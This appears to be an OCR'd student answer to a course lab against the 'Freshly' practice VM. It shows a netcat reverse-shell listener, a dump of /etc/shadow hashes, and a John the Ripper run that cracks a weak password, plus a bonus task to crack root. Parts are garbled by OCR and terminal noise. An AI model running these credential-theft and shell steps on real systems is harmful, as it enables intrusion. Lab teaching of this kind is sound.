
sudo unshadow passwd.txt shadow.txt >cracked.txt

Then issue

sudo john cracked.txt

This will take a while, but you will see the first cracked password fairly quickly. Take a screenshot of the password and its corresponding user name.

Answer:



~/passwd - Mousepad
File Edit Search View Document Help
Lab_9.txt
root:$6$9n4JJPJ2$IWrpOoEMkQa4wiE2SpRm4kh9DJ57OUbyn2m1xcLOCoMDupAkxHkXycpYmM6uLUSDTp92TaS8jgIC
daemon:*:16483:0:99999:7:::
bin:*:16483:0:99999:7:::
sys:*:16483:0:99999:7:::
sync:*:16483:0:99999:7:::
games:*:16483:0:99999:7:::
man:*:16483:0:99999:7:::
lp:*:16483:0:99999:7:::
mail:*:16483:0:99999:7:::
news:*:16483:0:99999:7:::
uucp:*:16483:0:99999:7:::
proxy:*:16483:0:99999:7:::
www-data:*:16483:0:99999:7:::
backup:*:16483:0:99999:7:::
list:*:16483:0:99999:7:::
irc:*:16483:0:99999:7:::
gnats:*:16483:0:99999:7:::
nobody:*:16483:0:99999:7:::
libuuid:!:16483:0:99999:7:::
syslog:*:16483:0:99999:7:::
messagebus:*:16483:0:99999:7:::
user:6/XzB.GUj$J9IduLjFSoTdkKM28ppWBB10ZANEobtaGHriZ59QUPbFJxOFosfs44gkerjbiHwHMGYQvEu2wfg3
mysql:!:16483:0:99999:7:::
candycane:6gfTgfe6A$pAMHjwh3aQV1lFXtuNDZVYyEqxLWd957MSFvPiPaP5ioh7tPOwK2TxsexorYiB0zTiQWaaB
21 x
Match case
Regular expression
0 occurrences
kali@kali: ~
File Actions Edit View Help
daemon@Freshly:/etc$ ls shadow
ls shadow
shadow
daemon@Freshly:/etc$ cat shadow
cat shadow
root:$6$9n4JJPJ2$IWrpOoEMkQa4wiE2SpRm4kh9DJ57OUbyn2m1xcLOCoMDupAkxHkXycpYmM6uLUSDTp92TaS8jgICBnalvxcbx/:17481:0:9999
9:7:::
daemon:*:16483:0:99999:7:::
bin:*:16483:0:99999:7:::
sys:*:16483:0:99999:7:::
sync:*:16483:0:99999:7:::
games:*:16483:0:99999:7:::
man:*:16483:0:99999:7:::
lp:*:16483:0:99999:7:::
mail:*:16483:0:99999:7:::
news:*:16483:0:99999:7:::
uucp:*:16483:0:99999:7:::
proxy:*:16483:0:99999:7:::
www-data:*:16483:0:99999:7:::
backup:*:16483:0:99999:7:::
list:*:16483:0:99999:7:::
irc:*:16483:0:99999:7:::
gnats:*:16483:0:99999:7:::
nobody:*:16483:0:99999:7:::
libuuid:!:16483:0:99999:7:::
syslog:*:16483:0:99999:7:::
messagebus:*:16483:0:99999:7:::
user:6/XzB.GUj$J9IduLjFSoTdkKM28ppWBB10ZANEobtaGHriZ59QUPbFJxOFosfs44gkerjbiHwHMGYQvEu2wfg3jrUIO7Gay0:16883:0:9999
9:7:::
mysql:!:16483:0:99999:7:::
candycane:6gfTgfe6A$pAMHjwh3aQV1lFXtuNDZVYyEqxLWd957MSFvPiPaP5ioh7tPOwK2TxsexorYiB0zTiQWaaBxwOCTRCIVykhRa/:16483:0
:99999:7:::
daemon@Freshly:/etc$ john /etc/shadow
john /etc/shadow
The program 'john' is currently not installed. To run 'john' please ask your administrator to install the package 'john'
daemon@Freshly:/etc$ ^C
(kali㉿kali)-[~]
$ john user:6/XzB.GUj$J9IduLjFSoTdkKM28ppWBB10ZANEobtaGHriZ59QUPbFJxOFosfs44gkerjbiHwHMGYQvEu2wfg3jrUIO7Gay0:16883:0:99999:7:::
Created directory: /home/kali/.john
stat: user:$/XzB.GUj:16883:0:99999:7:::: No such file or directory
(kali㉿kali)-[~]
$ nc -l -p 4444
bash: cannot set terminal process group (12738): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
daemon@Freshly:/opt/wordpress-4.1-0/apps/wordpress/htdocs$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 00:50:56:ae:f0:e7 brd ff:ff:ff:ff:ff:ff
inet 172.20.4.49/24 brd 172.20.4.255 scope global eth0
valid_lft forever preferred_lft forever
inet6 fe80::250:56ff:feae:f0e7/64 scope link
valid_lft forever preferred_lft forever
daemon@Freshly:/opt/wordpress-4.1-0/apps/wordpress/htdocs$


End of lab.

Extra bonus: if you can further obtain the root password, you can earn 2 extra marks (the total mark you can get in this course will be capped).

Answer:

This exercise was attempted on a separate machine with John the ripper installed on Ubuntu, one of the passwords was “password” for the user “candycane”. The other two passwords must have been strong or have had a very good salt value or both as they did no break over 2 hours of execution.


Activities
Terminal
Jun 7 11:21
yasin@yasin-Satellite-L50-A: ~/Downloads
yasin@yasin-Satellite-L50-A:~$ cd '/home/yasin/Downloads/'
yasin@yasin-Satellite-L50-A:~/Downloads$ sudo john passwd.txt
[sudo] password for yasin:
Loaded 3 password hashes with 3 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
password (candycane)
SecureW2_
JoinNow.
run
ed (961 bytes)


Activities
Terminal
Jun 7 11:36
yasin@yasin-Satellite-L50-A: ~/Downloads
OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR
^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[
OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR
^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[
OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR
^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[
OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR
^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[
OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR^[OR
^[OR^[OR^[OR^[OR^[OR^[OR^[[1;5R^[[1;5R^[[1;5R^[[1;5R^[[1;5R^1g 0:01:08:49 3/3 0.000242g/s 143.1p/s 284.1c/s 284.1C/s 038561..08050
1
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
yasin@yasin-Satellite-L50-A:~/Downloads$ --shw
--shw: command not found
yasin@yasin-Satellite-L50-A:~/Downloads$ --show
--show: command not found
yasin@yasin-Satellite-L50-A:~/Downloads$ sudo john --show
[sudo] password for yasin:
Password files required, but none specified
yasin@yasin-Satellite-L50-A:~/Downloads$ john --show
Created directory: /home/yasin/.john
Password files required, but none specified
yasin@yasin-Satellite-L50-A:~/Downloads$ --show
--show: command not found
yasin@yasin-Satellite-L50-A:~/Downloads$ --show john
--show: command not found
yasin@yasin-Satellite-L50-A:~/Downloads$ sudo john passwd.txt
Loaded 3 password hashes with 3 different salts (crypt, generic crypt(3) [?/64])
Remaining 2 password hashes with 2 different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
SecureW2_
JoinNow.
run
ed (961 bytes)